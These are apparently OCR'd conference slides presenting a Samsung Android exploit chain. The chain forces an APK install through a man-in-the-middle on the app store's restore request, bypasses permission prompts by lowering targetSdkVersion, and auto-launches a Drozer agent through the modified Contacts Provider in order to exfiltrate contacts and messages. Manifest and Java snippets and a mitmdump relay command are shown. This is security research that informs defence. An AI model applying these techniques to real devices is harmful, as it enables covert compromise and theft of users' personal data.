
downloadForRestore (Modified Request)

downloadForRestore (Response)

D/L'ing & Installing APK




D/L'ing & Installing APK



Permission Prompts

- Runtime permission requests introduced in Marshmallow
  - Android 6.0+ (API 23+) and…
  - The application's `'targetSdkVersion'` is set to 23+
- Dangerous permissions are only granted at runtime



Permission Prompt Bypass

- Building the APK to bypass permission prompts
  - Set ‘`targetSdkVersion`’ to 18 (Jelly Bean)

> *As Android evolves with each new version, some behaviors and even appearances might change. However, if the API level of the platform is higher than the version declared by your app's targetSdkVersion, the system may enable compatibility behaviors to ensure that your app continues to work the way you expect.*

https://developer.android.com/guide/topics/manifest/uses-sdk-element.html#target

- Changes in Android P

Are we done yet?

- We assumed APK install would be enough
- Chatted to ZDI to clarify a few things
  - Code execution
  - Exfiltrated sensitive data
    - Contacts
    - Messages, etc.
- Dormant APK won’t cut it…

Launching Application

- Applications are placed in ‘stopped’ mode upon installation
  - Android 3.1+ (API 12+)
  - Prevents self-launching
- (Modified) Android Contacts Provider
  - Code heavily modified by Samsung
  - `com.android.providers.contacts`

Android Contacts Provider


```
<receiver android:name="PackageIntentReceiver">
    <intent-filter>
        <action android:name="android.intent.action.PACKAGE_ADDED"/>
        <data android:scheme="package"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.PACKAGE_REPLACED"/>
        <data android:scheme="package"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.PACKAGE_REMOVED"/>
        <data android:scheme="package"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.PACKAGE_CHANGED"/>
        <data android:scheme="package"/>
    </intent-filter>
</receiver>
```

Launching Application



```
public void onPackageChanged(String packageName) {
    PackageInfo pm;
    try { pm = this.mPackageManager.getPackageInfo(packageName, 136); }
    // ...
    this.updateDirectoriesForPackage(pm, false);
}
```

```
private List updateDirectoriesForPackage(PackageInfo pInfo, boolean arg15) {
    int i = 0;
    ArrayList empty = Lists.newArrayList();
    ProviderInfo[] providers = pInfo.providers;
    if(providers != null) {
        int numOfProviders = providers.length;
        for(ProviderInfo providerInfo: providers) {
        // Check if content provider's name is android.content.ContactDirectory.
            if(ContactDirectoryManager.isDirectoryProvider(providerInfo))
            // Query the content provider.
                this.queryDirectoriesForAuthority(empty, providerInfo);
                // ...
```


Drozer Content Provider


```
<provider android:name="com.mwr.dz.MyContentProvider"
          android:authorities="dzprovider"
          android:enabled="true"
          android:exported="true">
     <meta-data android:name="android.content.ContactDirectory"
                android:value="true"/>
</provider>
```

```
public Cursor query(Uri uri, String[] projection, String selection,
                    String[] selectionArgs, String sortOrder) {
   Intent i = new Intent();
   i.addCategory("com.mwr.dz.START_EMBEDDED");
   i.setComponent(new ComponentName("com.mwr.dz", "com.mwr.dz.services.ServerService"));
   Context c = getContext();
   c.startService(i);
}
```


Attacker's Server
Samsung Browser
Chrome
Media Provider
Android Vending
Samsung Notes
Samsung Members
Android Telecom
Galaxy Apps
MITM Proxy
Samsung Servers
Android Contacts Provider
Drozer

Demo


Activities
Terminal
Thu 13:09
munmap@debian: ~/Exploit/demo
File Edit View Search Terminal Tabs Help
munmap@debian: ~/Exploit/demo
munmap@debian: ~/Exploit/demo
munmap@debian: ~/Exploit/demo
munmap@debian:~/Exploit/demo$ mitmdump -p 8181 -R https://uk-odc.samsungapps.com/ -s relay.py
munmap@debian: ~/Exploit/demo
File Edit View Search Terminal Help
root@debian:~# tail -f /var/log/nginx/access.log
100% 13:09
Say "Ok Google"
Phone
Messages
Internet
Play Store
Camera

Conclusions

- Even rudimentary automation can save you time
- OEM bloatware pollutes and weakens the OS
- Seemingly boring bugs can come handy
- The variety of IPC on Android presents numerous opportunities